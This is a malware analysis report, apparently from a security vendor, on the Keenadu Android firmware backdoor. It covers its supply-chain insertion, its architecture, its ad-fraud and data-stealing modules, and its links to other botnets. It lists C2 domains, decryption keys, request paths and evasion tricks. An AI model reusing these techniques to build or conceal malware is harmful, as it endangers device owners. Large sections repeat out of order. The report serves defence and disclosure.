Simultaneously, the module requests a configuration file from the C2 server. An example of this configuration is provided below.
Example of a monetization module configuration
When an app installation is initiated on the device, the Trojan transmits data on this app to the C2 server. In response, the server provides information regarding the specific ad used to promote it.
App ad source information
For every successfully completed installation session, the Trojan executes GET requests to the URL provided in the tracking_link field in the response, as well as the first link within the click array. Based on the source code, the links in the click array serve as templates into which various advertising identifiers are injected. The attackers most likely use this method to monetize app installations. By simulating traffic from the victim’s device, the Trojan deceives advertising platforms into believing that the app was installed from a legitimate ad tap.
Google Play module
Even though AKClient shuts down if it is injected into Google Play process, the C2 server have provided us with a payload for it. This module (MD5: 529632abf8246dfe555153de6ae2a9df) retrieves the Google Ads advertising ID and stores it via a global instance of the Settings class under the key S_GA_ID3. Subsequently, other modules may utilize this value as a victim identifier.
Retrieving the advertising ID
Other Keenadu distribution vectors
During our investigation, we decided to look for alternative sources of Keenadu infections. We discovered that several of the modules described above appeared in attacks that were not linked to the compromise of libandroid_runtime.so. Below are the details of these alternative vectors.
System apps
According to our telemetry, the Keenadu loader was found within various system apps in the firmware of several devices. One such app (MD5: d840a70f2610b78493c41b1a344b6893) was a face recognition service with the package name com.aiworks.faceidservice. It contains a set of trained machine-learning models used for facial recognition – specifically for authorizing users via Face ID. To facilitate this, the app defines a service named com.aiworks.lock.face.service.FaceLockService, which the system UI (com.android.systemui) utilizes to unlock the device.
Using the face recognition service in the System UI
Within the onCreate method of the com.aiworks.lock.face.service.FaceLockService, triggered upon that service’s creation, three receivers are registered. These receivers monitor screen on/off events, the start of charging, and the availability of network access. Each of these receivers calls the startMars method whose primary purpose is to initialize the malicious loader by calling the init method of the com.hs.client.TEUtils class.
Malicious call
The loader is a slightly modified version of the Keenadu loader. This specific variant utilizes a native library libhshelper.so to load modules and facilitate APK installs. To accomplish this, the library defines corresponding native methods within the com.hs.helper.NativeMain class.
Native methods defined by the library
This specific attack vector – embedding a loader within system apps – is not inherently new. We have previously documented similar cases, such as the Dwphon loader, which was integrated into system apps responsible for OTA updates. However, this marks the first time we have encountered a Trojan embedded within a facial recognition service.
In addition to the face recognition service, we identified other system apps infected with the Keenadu loader. These included the launcher app on certain devices (MD5: 382764921919868d810a5cf0391ea193). A malicious service, com.pri.appcenter.service.RemoteService, was embedded into these apps to trigger the Trojan’s execution.
We also discovered the Keenadu loader within the app with package name com.tct.contentcenter (MD5: d07eb2db2621c425bda0f046b736e372). This app contains the advertising SDK fwtec, which retrieved its configuration via an HTTP GET request to hxxps://trends.search-hub[.]cn/vuGs8 with default redirection disabled. In response, the Trojan expected a 302 redirect code where the Location header provided an URL containing the SDK configuration within its parameters. One specific parameter, hsby_search_switch, controlled the activation of the Keenadu loader: if its value was set to 1, the loader would initialize within the app.
Retrieving the configuration from the C2
Loading via other backdoors
While analyzing our telemetry, we discovered an unusual version of the Keenadu loader (MD5: f53c6ee141df2083e0200a514ba19e32) located in the directories of various apps within external storage, specifically at paths following the pattern: /storage/emulated/0/Android/data/%PACKAGE%/files/.dx/. Based on the code analysis, this loader was designed to operate within a system where the system_server process had already been compromised. Notably, the binder interface names used in this version differed from those used by AKServer. The loader utilized the following interfaces:
com.androidextlib.sloth.api.IPServiceM
com.androidextlib.sloth.api.IPermissionsM
These same binder interfaces are defined by another backdoor that is structured similarly and was also discovered within libandroid_runtime.so. The execution of this other backdoor on infected devices proceeds as follows: libandroid_runtime.so imports a malicious function __android_log_check_loggable from the liblog.so library (MD5: 3d185f30b00270e7e30fc4e29a68237f). This function is called within the implementation of the println_native native method of the android.util.Log class. It decrypts a payload embedded in the library’s body using a single-byte XOR and executes it within the context of all apps on the device.
Payload decryption
The payload shares many similarities with BADBOX, a comprehensive malware platform first described by researchers at HUMAN Security. Specifically, the C2 server paths used for the Trojan’s HTTP requests are a match. This leads us to believe that this is a specific variant of BADBOX.
The path /terminal/client/register was previously documented in a HUMAN Security report
Within this backdoor, we also discovered the binder interfaces utilized by the aforementioned Keenadu loader. This suggests that those specific instances of Keenadu were deployed directly by BADBOX.
One of the binder interfaces used by Keenadu is defined in the payload
Modifications of popular apps
Unfortunately, even if your firmware does not contain Keenadu or another pre-installed backdoor, the Trojan still poses a threat to you. The Nova (Phantom) clicker was discovered by researchers at Dr. Web around the same time as we held our investigation. Their findings highlight a different distribution vector: modified versions of popular software distributed primarily through unofficial sources, as well as various apps found in the GetApps store.
Google Play
Infected apps have managed to infiltrate Google Play too. During our research, we identified trojanized software for smart cameras published on the official Android app store. Collectively, these apps had been downloaded more than 300,000 times.
Examples of infected apps in Google Play
Each of these apps contained an embedded service named com.arcsoft.closeli.service.KucopdInitService, which launched the aforementioned Nova clicker. We alerted Google to the presence of the infected apps in its store, and they removed the malware. Curiously, while the malicious service was present in all identified apps, it was configured to execute only in one specific package: com.taismart.global.
The malicious service was launched only under specific conditions
The Fantastic Four: how Triada, BADBOX, Vo1d, and Keenadu are connected
After discovering that BADBOX downloads one of the Keenadu modules, we decided to conduct further research to determine if there were any other signs of a connection between these Trojans. As a result, we found that BADBOX and Keenadu shared similarities in the payload code that was decrypted and executed by the malicious code in libandroid_runtime.so. We also identified similarities between the Keenadu loader and the BB2DOOR module of the BADBOX Trojan. Given that there are also distinct differences in the code, and considering that BADBOX was downloading the Keenadu loader, we believe these are separate botnets, and the developers of Keenadu likely found inspiration in the BADBOX source code. Furthermore, the authors of Keenadu appear to target Android tablets primarily.
In our recent report on the Triada backdoor, we mentioned that the C2 server for one of its downloaded modules was hosted on the same domain as one of the Vo1d botnet’s servers, which could suggest a link between those two Trojans. However, during the current investigation, we managed to uncover a connection between Triada and the BADBOX botnet as well. As it turns out, the directories where BADBOX downloaded the Keenadu loader also contained other payloads for various apps. Their description warrants a separate report; for the sake of brevity, we will not delve into the details here, limiting ourselves to the analysis of a payload for the Telegram and Instagram clients (MD5: 8900f5737e92a69712481d7a809fcfaa). The entry point for this payload is the com.extlib.apps.InsTGEnter class. The payload is designed to steal victims’ account credentials in the infected services. Interestingly, it also contains code for stealing credentials from the WhatsApp client, though it is currently not utilized.
BADBOX payload code used for stealing credentials from WhatsApp clients
The C2 server addresses used by the Trojan to exfiltrate device data are stored in the code in an encrypted format. They are first decoded using Base64 and then decrypted via a XOR operation with the string "xiwljfowkgs".
Decrypted payload C2 addresses
After decrypting the C2 addresses, we discovered the domain zcnewy[.]com, which we had previously identified in 2022 during our investigation of malicious WhatsApp mods containing Triada. At that time, we assumed that the code segment responsible for stealing WhatsApp credentials and the malicious dropper both belonged to Triada. However, since we have now established that zcnewy[.]com is linked to BADBOX, we believe that the infected WhatsApp modifications we described in 2022 actually contained two distinct Trojans: Triada and BADBOX. To verify this hypothesis, we re-examined one of those modifications (MD5: caa640824b0e216fab86402b14447953) and confirmed that it contained the code for both the Triada dropper and a BADBOX module functionally similar to the one described above. Although the Trojans were launched from the same entry point, they did not interact with each other and were structured in entirely different ways. Based on this, we conclude that what we observed in 2022 was a joint attack by the BADBOX and Triada operators.
BADBOX and Triada launched from the same entry point
These findings show that several of the largest Android botnets are interacting with one another. Currently, we have confirmed links between Triada, Vo1d, and BADBOX, as well as the connection between Keenadu and BADBOX. Researchers at HUMAN Security have also previously reported a connection between Vo1d and BADBOX. It is important to emphasize that these connections are not necessarily transitive. For example, the fact that both Triada and Keenadu are linked to BADBOX does not automatically imply that Triada and Keenadu are directly connected; such a claim would require separate evidence. However, given the current landscape, we would not be surprised if future reports provide the evidence needed to prove the transitivity of these relationships.
Victims
According to our telemetry, 13,715 users worldwide have encountered Keenadu or its modules. Our security solutions recorded the highest number of users attacked by the malware in Russia, Japan, Germany, Brazil and the Netherlands.
Recommendations
Our technical support team is often asked what steps should be taken if a security solution detects Keenadu on a device. In this section, we examine all possible scenarios for combating this Trojan.
If the libandroid_runtime.so library is infected
Modern versions of Android mount the system partition, which contains libandroid_runtime.so, as read-only. Even if one were to theoretically assume the possibility of editing this partition, the infected libandroid_runtime.so library cannot be removed without damaging the firmware: the device would simply cease to boot. Therefore, it is impossible to eliminate the threat using standard Android OS tools. Operating a device infected with the Keenadu backdoor can involve significant inconveniences. Reviews of infected devices complain about intrusive ads and various mysterious sounds whose source cannot be identified.
Review of an infected tablet complaining about noise
If you encounter the Keenadu backdoor, we recommend the following:
Check for software updates. It is possible that a clean firmware version has already been released for your device. After updating, use a reliable security solution to verify that the issue has been resolved.
If a clean firmware update from the manufacturer does not exist for your device, you can attempt to install a clean firmware yourself. However, it is important to remember that manually flashing a device can brick it.
Until the firmware is replaced or updated, we recommend that you stop using the infected device.
If one of the system apps is infected
Unfortunately, as in the previous case, it is not possible to remove such an app from the device because it is located in the system partition. If you encounter the Keenadu loader in a system app, our recommendations are:
Find a replacement for the app, if applicable. For example, if the launcher app is infected, you can download any alternative that does not contain malware. If no alternatives exist for the app – for example, if the face recognition service is infected – we recommend avoiding the use of that specific functionality whenever possible.
Disable the infected app using ADB if an alternative has been found or you don’t really need it. This can be done with the command adb shell pm disable --user 0 %PACKAGE%.
If an infected app has been installed on the device
This is one of the simplest cases of infection. If a security solution has detected an app infected with Keenadu on your device, simply uninstall it following the instructions the solution provides.
Conclusion
Developers of pre-installed backdoors in Android device firmware have always stood out for their high level of expertise. This is still true for Keenadu: the creators of the malware have a deep understanding of the Android architecture, the app startup process, and the core security principles of the operating system. During the investigation, we were surprised by the scope of the Keenadu campaigns: beyond the primary backdoor in firmware, its modules were found in system apps and even in apps from Google Play. This places the Trojan on the same scale as threats like Triada or BADBOX. The emergence of a new pre-installed backdoor of this magnitude indicates that this category of malware is a distinct market with significant competition.
Keenadu is a large-scale, complex malware platform that provides attackers with unrestricted control over the victim’s device. Although we have currently shown that the backdoor is used primarily for various types of ad fraud, we do not rule out that in the future, the malware may follow in Triada’s footsteps and begin stealing credentials.
In April 2025, we reported on a then-new iteration of the Triada backdoor that had compromised the firmware of counterfeit Android devices sold across major marketplaces. The malware was deployed to the system partitions and hooked into Zygote – the parent process for all Android apps – to infect any app on the device. This allowed the Trojan to exfiltrate credentials from messaging apps and social media platforms, among other things.
This discovery prompted us to dive deeper, looking for other Android firmware-level threats. Our investigation uncovered a new backdoor, dubbed Keenadu, which mirrored Triada’s behavior by embedding itself into the firmware to compromise every app launched on the device. Keenadu proved to have a significant footprint; following its initial detection, we saw a surge in support requests from our users seeking further information about the threat. This report aims to address most of the questions and provide details on this new threat.
Our findings can be summarized as follows:
We discovered a new backdoor, which we dubbed Keenadu, in the firmware of devices belonging to several brands. The infection occurred during the firmware build phase, where a malicious static library was linked with libandroid_runtime.so. Once active on the device, the malware injected itself into the Zygote process, similarly to Triada. In several instances, the compromised firmware was delivered with an OTA update.
A copy of the backdoor is loaded into the address space of every app upon launch. The malware is a multi-stage loader granting its operators the unrestricted ability to control the victim’s device remotely.
We successfully intercepted the payloads retrieved by Keenadu. Depending on the targeted app, these modules hijack the search engine in the browser, monetize new app installs, and stealthily interact with ad elements.
One specific payload identified during our research was also found embedded in numerous standalone apps distributed via third-party repositories, as well as official storefronts like Google Play and Xiaomi GetApps.
In certain firmware builds, Keenadu was integrated directly into critical system utilities, including the facial recognition service, the launcher app, and others.
Our investigation established a link between some of the most prolific Android botnets: Triada, BADBOX, Vo1d, and Keenadu.
The complete Keenadu infection chain looks like this:
Full infection diagram
Kaspersky solutions detect the threats described below with the following verdicts:
At the very beginning of the investigation, our attention was drawn to suspicious libraries located at /system/lib/libandroid_runtime.so and /system/lib64/libandroid_runtime.so – we will use the shorthand /system/lib[64]/ to denote these two directories. The library exists in the original Android source. Specifically, it defines the println_native native method for the android.util.Log class. Apps utilize this method to write to the logcat system log. In the suspicious libraries, the implementation of println_native differed from the legitimate version by the call of a single function:
Call to the suspicious function
The suspicious function decrypted data from the library body using RC4 and wrote it to /data/dalvik-cache/arm[64]/system@framework@vndx_10x.jar@classes.jar. The data represents a payload that is loaded via DexClassLoader. The entry point within it is the main method of the com.ak.test.Main class, where “ak” likely refers to the author’s internal name for the malware; this letter combination is also used in other locations throughout the code. In particular, the developers left behind a significant amount of code that writes error messages to the logcat log during the malware’s execution. These messages have the AK_CPP tag.
Payload decryption
The payload checks whether it is running within system apps belonging either to Google services or to Sprint or T-Mobile carriers. The latter apps are typically found in specialized device versions that carriers sell at a discount, provided the buyer signs a service contract. The malware aborts its execution if it finds that it’s running within these processes. It also implements a kill switch that terminates its execution if it finds files with specific names in system directories.
Next, the Trojan checks if it is running within the system_server process. This process controls the entire system and possesses maximum privileges; it is launched by the Zygote process when it starts. If the check returns positive, the Trojan creates an instance of the AKServer class; if the code is running in any other process, it creates an instance of the AKClient class instead. It then calls the new object’s virtual method, passing the app process name to it. The class names suggest that the Trojan is built upon a client-server architecture.
Launching system_server in Zygote
The system_server process creates and launches various system services with the help of the SystemServiceManager class. These services are based on a client-server architecture, and clients for them are requested within app code by calling the Context.getSystemService method. Communication with the server-side component uses the Android inter-process communication (IPC) primitive, binder. This approach offers numerous security and other benefits. These include, among other things, the ability to restrict certain apps from accessing various system services and their functionality, as well as the presence of abstractions that simplify the use of this access for developers while simultaneously protecting the system from potential vulnerabilities in apps.
The authors of Keenadu designed it in a similar fashion. The core logic is located in the AKServer class, which operates within the system_server process. AKServer essentially represents a malicious system service, while AKClient acts as the interface for accessing AKServer via binder. For convenience, we provide a diagram of the backdoor’s architecture below:
Keenadu backdoor execution flow
It is important to highlight Keenadu as yet another case where we find key Android security principles being compromised. First, because the malware is embedded in libandroid_runtime.so, it operates within the context of every app on the device, thereby gaining access to all their data and rendering the system’s intended app sandboxing meaningless. Second, it provides interfaces for bypassing permissions (discussed below) that are used to control app privileges within the system. Consequently, it represents a full-fledged backdoor that allows attackers to gain virtually unrestricted control over the victim’s device.
AKClient architecture
AKClient is relatively straightforward in its design. It is injected into every app launched on the device and retrieves an interface instance for server communication via a protected broadcast (com.action.SystemOptimizeService). Using binder, this interface sends an attach transaction to the malicious AKServer, passing an IPC wrapper that facilitates the loading of arbitrary DEX files within the context of the compromised app. This allows AKServer to execute custom malicious payloads tailored to the specific app it has targeted.
AKServer architecture
At the start of its execution, AKServer sends two protected broadcasts: com.action.SystemOptimizeService and com.action.SystemProtectService. As previously described, the first broadcast delivers an interface instance to other AKClient-infected processes for interacting with AKServer. Along with the com.action.SystemProtectService message, an instance of another interface for interacting with AKServer is transmitted. Malicious modules downloaded within the contexts of other apps can use this interface to:
Grant any permission to an arbitrary app on the device.
Revoke any permission from an arbitrary app on the device.
Retrieve the device’s geolocation.
Exfiltrate device information.
Malicious interface for permission management and device data collection
Once interaction between the server and client components is established, AKServer launches its primary malicious task, titled MainWorker. Upon its initial launch, MainWorker logs the current system time. Following this, the malware checks the device’s language settings and time zone. If the interface language is a Chinese dialect and the device is located within a Chinese time zone, the malware terminates. It also remains inactive if either the Google Play Store or Google Play Services are absent from the device. If the device passes these checks, the Trojan initiates the PluginTask task. At the start of its routine, PluginTask decrypts the command-and-control server addresses from the code as follows:
The encrypted address string is decoded using Base64.
The resulting data, a gzip-compressed buffer, is then decompressed.
The decompressed data is decrypted using AES-128 in CFB mode. The decryption key is the MD5 hash of the string "ota.host.ba60d29da7fd4794b5c5f732916f7d5c", and the initialization vector is the string "0102030405060708".
After decrypting the C2 server addresses, the Trojan collects victim device metadata, such as the model, IMEI, MAC address, and OS version, and encrypts it using the same method as the server addresses, but this time it utilizes the MD5 hash of the string "ota.api.bbf6e0a947a5f41d7f5226affcfd858c" as the AES key. The encrypted data is sent to the C2 server via a POST request to the path /ak/api/pts/v4. The request parameters include two values:
m: the MD5 hash of the device IMEI
n: the network connection type (“w” for Wi-Fi, and “m” for mobile data)
The response from the C2 server contains a code field, which may hold an error code returned by the server. If this field has a zero value, no error has occurred. In this case, the response will include a data field: a JSON object encrypted in the same manner as the request data and containing information about the payloads.
How Keenadu compromised libandroid_runtime.so
After analyzing the initial infection stages, we set out to determine exactly how the backdoor was being integrated into Android device firmware. Almost immediately, we discovered public reports from Alldocube tablet users regarding suspicious DNS queries originating from their devices. This vendor had previously acknowledged the presence of malware in one of its tablet models. However, the company’s statement contained no specifics regarding which malware had compromised the devices or how the breach occurred. We will attempt to answer these questions.
User complaints regarding suspicious DNS queries
The DNS queries described by the original complainant also appeared suspicious to us. According to our telemetry, the Keenadu C2 domains obtained at that time resolved to the IP addresses listed below:
67.198.232[.]4
67.198.232[.]187
The domains keepgo123[.]com and gsonx[.]com mentioned in the complaint resolved to these same addresses, which may indicate that the complainant’s tablet was also infected with Keenadu. However, matching IP addresses alone is insufficient for a definitive attribution. To test this hypothesis, it was necessary to examine the device itself. We considered purchasing the same tablet model, but this proved unnecessary: as it turns out, Alldocube publishes firmware archives for its devices publicly, allowing anyone to audit them for malware.
To analyze the firmware, one must first determine the storage format of its contents. Alldocube firmware packages are RAR archives containing various image files, other types of files, and a Windows-based flashing utility. From an analytical standpoint, the Android file system holds the most value. Its primary partitions, including the system partition, are contained within the image file super.img. This is an Android Sparse Image. For the sake of brevity, we will omit a technical breakdown of this format (which can be reconstructed from the libsparsecode); it is sufficient to note that there are open-source utilities to extract partitions from these files in the form of standard file system images.
We extracted libandroid_runtime.so from the Alldocube iPlay 50 mini Pro (T811M) firmware dated August 18, 2023. Upon examining the library, we discovered the Keenadu backdoor. Furthermore, we decrypted the payload and extracted C2 server addresses hosted on the keepgo123[.]com and gsonx[.]com domains, confirming the user’s suspicions: their devices were indeed infected with this backdoor. Notably, all subsequent firmware versions for this model also proved to be infected, including those released after the vendor’s public statement.
Special attention should be paid to the firmware for the Alldocube iPlay 50 mini Pro NFE model. The “NFE” (Netflix Enabled) part of the name indicates that these devices include an additional DRM module to support high-quality streaming. To achieve this, they must meet the Widevine L1 standard under the Google Widevine DRM premium media protection system. Consequently, they process media within a TEE (Trusted Execution Environment), which mitigates the risk of untrusted code accessing content and thus prevents unauthorized media copying. While Widevine certification failed to protect these devices from infection, the initial Alldocube iPlay 50 mini Pro NFE firmware (released November 7, 2023) was clean – unlike other models’ initial firmware. However, every subsequent version, including the latest release from May 20, 2024, contained Keenadu.
During our analysis of the Alldocube device firmware, we discovered that all images carried valid digital signatures. This implies that simply compromising an OTA update server would have been insufficient for an attacker to inject the backdoor into libandroid_runtime.so. They would also need to gain possession of the private signing keys, which normally should not be accessible from an OTA server. Consequently, it is highly probable that the Trojan was integrated into the firmware during the build phase.
Furthermore, we have found a static library, libVndxUtils.a (MD5: ca98ae7ab25ce144927a46b7fee6bd21), containing the Keenadu code, which further supports our hypothesis. This malicious library is written in C++ and was compiled using the CMake build system. Interestingly, the library retained absolute file paths to the source code on the developer’s machine:
D:\work\git\zh\os\ak-client\ak-client\loader\src\main\cpp\__log_native_load.cpp: this file contains the dropper code.
D:\work\git\zh\os\ak-client\ak-client\loader\src\main\cpp\__log_native_data.cpp: this file contains the RC4-encrypted payload along with its size metadata.
The dropper’s entry point is the function __log_check_tag_count. The attacker inserted a call to this function directly into the implementation of the println_native method.
Code snippet where the attacker inserted the malicious call
According to our data, the malicious dependency was located within the firmware source code repository at the following paths:
Interestingly, the Trojan within libandroid_runtime.so decrypts and writes the payload to disk at /data/dalvik-cache/arm[64]/system@framework@vndx_10x.jar@classes.jar. The attacker most likely attempted to disguise the malicious libandroid_runtime.so dependency as a supposedly legitimate “vndx” component containing proprietary code from MediaTek. In reality, no such component exists in MediaTek products.
Finally, according to our telemetry, the Trojan is found not only in Alldocube devices but also in hardware from other manufacturers. In all instances, the backdoor is embedded within tablet firmware. We have notified these vendors about the compromise.
Based on the evidence presented above, we believe that Keenadu was integrated into Android device firmware as the result of a supply chain attack. One stage of the firmware supply chain was compromised, leading to the inclusion of a malicious dependency within the source code. Consequently, the vendors may have been unaware that their devices were infected prior to reaching the market.
Keenadu backdoor modules
As previously noted, the inherent architecture of Keenadu allows attackers to gain virtually unrestricted control over the victim’s device. To understand exactly how they leveraged this capability, we analyzed the payloads downloaded by the backdoor. To achieve this, we crafted a request to the C2 server, masquerading as an infected device. Initially, the C2 server did not deliver any files; instead, it returned a timestamp for the next check-in, scheduled 2.5 months after the initial request. Through black-box analysis of the C2 server, we determined that the request includes the backdoor’s activation time; if 2.5 months have not elapsed since that moment, the C2 will not serve any payloads. This is likely a technique designed to complicate analysis and minimize the probability of these payloads being detected. Once we modified the activation time in our request to a sufficiently distant date in the past, the C2 server returned the list of payloads for analysis.
The attacker’s server delivers information about the payloads as an object array. Each object contains a download link for the payload, its MD5 hash, target app package names, target process names, and other metadata. An example of such an object is provided below. Notably, the attackers chose Alibaba Cloud as their CDN provider.
Example of payload metadata
Files downloaded by Keenadu utilize a proprietary format to store the encrypted payload and its configuration. A pseudocode description of this format is presented below (struct KeenaduPayload):
After downloading, Keenadu verifies the file integrity using MD5. The Trojan’s creators also implemented a code-signing mechanism using the DSA algorithm. The signature is verified before the payload is decrypted and executed. This ensures that only an attacker in possession of the private key can generate malicious payloads. Upon successful verification, the configuration and the malicious module are decrypted using AES-128 in CFB mode. The decryption key is the MD5 hash of the string that is a concatenation of "37d9a33df833c0d6f11f1b8079aaa2dc" and a salt, while the initialization vector is the string "0102030405060708".
The configuration contains information regarding the module’s entry and exit points, its name, and its version. An example configuration for one of the modules is provided below.
Having outlined the backdoor’s algorithm for loading malicious modules, we will now proceed to their analysis.
Keenadu loader
This module (MD5: 4c4ca7a2a25dbe15a4a39c11cfef2fb2) targets popular online storefronts with the following package names:
com.amazon.mShop.android.shopping (Amazon)
com.zzkko (SHEIN)
com.einnovation.temu (Temu)
The entry point is the start method of the com.ak.p.d.MainApi class. This class initiates a malicious task named HsTask, which serves as a loader conceptually similar to AKServer. Upon execution, the loader collects victim device metadata (model, IMEI, MAC address, OS version, and so on) as well as information regarding the specific app within which it is running. The collected data is encoded using the same method as the AKServerrequests sent to /ak/api/pts/v4. Once encoded, the loader exfiltrates the data via a POST request to the C2 server at /ota/api/tasks/v3.
Data collection via the plugin
In response, the attackers’ server returns a list of modules for download and execution, as well as a list of APK files to install on the victim’s device. Interestingly, in newer Android versions, the delivery of these APKs is implemented via installation sessions. This is likely an attempt by the malware to bypass restrictions introduced in recent OS versions, which prevent sideloaded apps from accessing sensitive permissions – specifically accessibility services.
Use of an installation session
Unfortunately, during our research, we were unable to obtain samples of the specific modules and APK files downloaded by this loader. However, users online have reported that infected tablets were adding items to marketplace shopping carts without the user’s knowledge.
User complaint on Reddit
Clicker loader
These modules (such as ad60f46e724d88af6bcacb8c269ac3c1) are injected into the following apps:
Wallpaper (com.android.wallpaper)
YouTube (com.google.android.youtube)
Facebook (com.facebook.katana)
Digital Wellbeing (com.google.android.apps.wellbeing)
System launcher (com.android.launcher3)
Upon execution, the malicious module retrieves the device’s location and IP address using a GeoIP service deployed on the attackers’ C2 server. This data, along with the network connection type and OS version, is exfiltrated to the C2. In response, the server returns a specially formatted file containing an encrypted JSON object with payload information, as well as a XOR key for decryption. The structure of this file is described below using pseudocode:
The decrypted JSON consists of an array of objects containing download links for the payloads and their respective entry points. An example of such an object is provided below. The payloads themselves are encrypted using the same logic as the JSON.
Example of payload metadata
In the course of our research, we obtained several payloads whose primary objective was to interact with advertising elements on various themed websites: gaming, recipes, and news. Each specific module interacts with one particular website whose address is hardcoded into its source.
Google Chrome module
This module (MD5: 912bc4f756f18049b241934f62bfb06c) targets the Google Chrome browser (com.android.chrome). At the start of its execution, it registers an Activity Lifecycle Callback handler. Whenever an activity is launched within the target app, this handler checks its name. If the name matches the string "ChromeTabbedActivity", the Trojan searches for a text input field (used for search queries and URLs) named url_bar.
Searching for the url_bar text element
If the element is found, the malware monitors text changes within it. All search queries entered by the user into the url_bar field are exfiltrated to the attackers’ server. Furthermore, once the user finishes typing a query, the Trojan can hijack the search request and redirect it to a different search engine, depending on the configuration received from the C2 server.
Search engine hijacking
It is worth noting that the hijacking attempt may fail if the user selects a query from the autocomplete suggestions; in this scenario, the user does not hit Enter or tap the search button in the url_bar, which would signal the malware to trigger the redirect. However, the attackers anticipated this too. The Trojan attempts to locate the omnibox_suggestions_dropdown element within the current activity, a ViewGroup containing the search suggestions. The malware monitors taps on these suggestions and proceeds to redirect the search engine regardless.
Search engine hijacking upon selecting a browser-suggested option
The Nova (Phantom) clicker
The initial version of this module (MD5: f0184f6955479d631ea4b1ea0f38a35d) was a clicker embedded within the system wallpaper picker (com.android.wallpaper). Researchers at Dr. Web discovered it concurrently with our investigation; however, their report did not mention the clicker’s distribution vector via the Keenadu backdoor. The module utilizes machine learning and WebRTC to interact with advertising elements. While our colleagues at Dr. Web named it Phantom, the C2 server refers to it as Nova. Furthermore, the task executed within the code is named NovaTask. Based on this, we believe the original name of the clicker is Nova.
Nova as the plugin name
It is also worth noting that shortly after the publication of the report on this clicker, the Keenadu C2 server began deleting it from infected devices. This is likely a strategic move by the attackers to evade further detection.
Request to unload the Nova module
Interestingly, in the unload request, the Nova module appeared under a slightly different name. We believe this new name disguises the latest version of the module, which functions as a loader capable of downloading the following components:
The Nova clicker.
A Spyware module which exfiltrates various types of victim device information to the attackers’ server.
The Gegu SDK dropper. According to our data, this is a multi-stage dropper that launches two additional clickers.
Install monetization
A module with the MD5 hash 3dae1f297098fa9d9d4ee0335f0aeed3 is embedded into the system launcher (com.android.launcher3). Upon initialization, it runs an environment check for virtual machine artifacts. If none are detected, the malware registers an event handler for session-based app installations.
Handler registration
Simultaneously, the module requests a configuration file from the C2 server. An example of this configuration is provided below.
Example of a monetization module configuration
When an app installation is initiated on the device, the Trojan transmits data on this app to the C2 server. In response, the server provides information regarding the specific ad used to promote it.
App ad source information
For every successfully completed installation session, the Trojan executes GET requests to the URL provided in the tracking_link field in the response, as well as the first link within the click array. Based on the source code, the links in the click array serve as templates into which various advertising identifiers are injected. The attackers most likely use this method to monetize app installations. By simulating traffic from the victim’s device, the Trojan deceives advertising platforms into believing that the app was installed from a legitimate ad tap.
Google Play module
Even though AKClient shuts down if it is injected into Google Play process, the C2 server have provided us with a payload for it. This module (MD5: 529632abf8246dfe555153de6ae2a9df) retrieves the Google Ads advertising ID and stores it via a global instance of the Settings class under the key S_GA_ID3. Subsequently, other modules may utilize this value as a victim identifier.
Retrieving the advertising ID
Other Keenadu distribution vectors
During our investigation, we decided to look for alternative sources of Keenadu infections. We discovered that several of the modules described above appeared in attacks that were not linked to the compromise of libandroid_runtime.so. Below are the details of these alternative vectors.
System apps
According to our telemetry, the Keenadu loader was found within various system apps in the firmware of several devices. One such app (MD5: d840a70f2610b78493c41b1a344b6893) was a face recognition service with the package name com.aiworks.faceidservice. It contains a set of trained machine-learning models used for facial recognition – specifically for authorizing users via Face ID. To facilitate this, the app defines a service named com.aiworks.lock.face.service.FaceLockService, which the system UI (com.android.systemui) utilizes to unlock the device.
Using the face recognition service in the System UI
Within the onCreate method of the com.aiworks.lock.face.service.FaceLockService, triggered upon that service’s creation, three receivers are registered. These receivers monitor screen on/off events, the start of charging, and the availability of network access. Each of these receivers calls the startMars method whose primary purpose is to initialize the malicious loader by calling the init method of the com.hs.client.TEUtils class.
Malicious call
The loader is a slightly modified version of the Keenadu loader. This specific variant utilizes a native library libhshelper.so to load modules and facilitate APK installs. To accomplish this, the library defines corresponding native methods within the com.hs.helper.NativeMain class.
Native methods defined by the library
This specific attack vector – embedding a loader within system apps – is not inherently new. We have previously documented similar cases, such as the Dwphon loader, which was integrated into system apps responsible for OTA updates. However, this marks the first time we have encountered a Trojan embedded within a facial recognition service.
In addition to the face recognition service, we identified other system apps infected with the Keenadu loader. These included the launcher app on certain devices (MD5: 382764921919868d810a5cf0391ea193). A malicious service, com.pri.appcenter.service.RemoteService, was embedded into these apps to trigger the Trojan’s execution.
We also discovered the Keenadu loader within the app with package name com.tct.contentcenter (MD5: d07eb2db2621c425bda0f046b736e372). This app contains the advertising SDK fwtec, which retrieved its configuration via an HTTP GET request to hxxps://trends.search-hub[.]cn/vuGs8 with default redirection disabled. In response, the Trojan expected a 302 redirect code where the Location header provided an URL containing the SDK configuration within its parameters. One specific parameter, hsby_search_switch, controlled the activation of the Keenadu loader: if its value was set to 1, the loader would initialize within the app.
Retrieving the configuration from the C2
Loading via other backdoors
While analyzing our telemetry, we discovered an unusual version of the Keenadu loader (MD5: f53c6ee141df2083e0200a514ba19e32) located in the directories of various apps within external storage, specifically at paths following the pattern: /storage/emulated/0/Android/data/%PACKAGE%/files/.dx/. Based on the code analysis, this loader was designed to operate within a system where the system_server process had already been compromised. Notably, the binder interface names used in this version differed from those used by AKServer. The loader utilized the following interfaces:
com.androidextlib.sloth.api.IPServiceM
com.androidextlib.sloth.api.IPermissionsM
These same binder interfaces are defined by another backdoor that is structured similarly and was also discovered within libandroid_runtime.so. The execution of this other backdoor on infected devices proceeds as follows: libandroid_runtime.so imports a malicious function __android_log_check_loggable from the liblog.so library (MD5: 3d185f30b00270e7e30fc4e29a68237f). This function is called within the implementation of the println_native native method of the android.util.Log class. It decrypts a payload embedded in the library’s body using a single-byte XOR and executes it within the context of all apps on the device.
Payload decryption
The payload shares many similarities with BADBOX, a comprehensive malware platform first described by researchers at HUMAN Security. Specifically, the C2 server paths used for the Trojan’s HTTP requests are a match. This leads us to believe that this is a specific variant of BADBOX.
The path /terminal/client/register was previously documented in a HUMAN Security report
Within this backdoor, we also discovered the binder interfaces utilized by the aforementioned Keenadu loader. This suggests that those specific instances of Keenadu were deployed directly by BADBOX.
One of the binder interfaces used by Keenadu is defined in the payload
Modifications of popular apps
Unfortunately, even if your firmware does not contain Keenadu or another pre-installed backdoor, the Trojan still poses a threat to you. The Nova (Phantom) clicker was discovered by researchers at Dr. Web around the same time as we held our investigation. Their findings highlight a different distribution vector: modified versions of popular software distributed primarily through unofficial sources, as well as various apps found in the GetApps store.
Google Play
Infected apps have managed to infiltrate Google Play too. During our research, we identified trojanized software for smart cameras published on the official Android app store. Collectively, these apps had been downloaded more than 300,000 times.
